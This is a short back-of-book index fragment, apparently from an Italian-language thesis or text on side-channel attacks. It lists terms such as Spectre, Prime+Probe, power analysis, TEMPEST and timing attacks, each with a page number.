- Località temporale, 29
- One-level branch predictor, 44
- Optical attacks, 14
- Power analysis attacks, 15
- Prime+Probe, 34
- Safe-Error attacks, 18
- Set-associative cache, 31
- Side-channel, 9
- Side-channel attacks, 8
- Side-channel informations, 7
- Simple Power Analysis, 15
- SPARK, 51
- Spectre, 42
- Storage channel, 9
- Temperature attacks, 16
- TEMPEST, 12
- Timing attacks, 20
- Timing channel, 9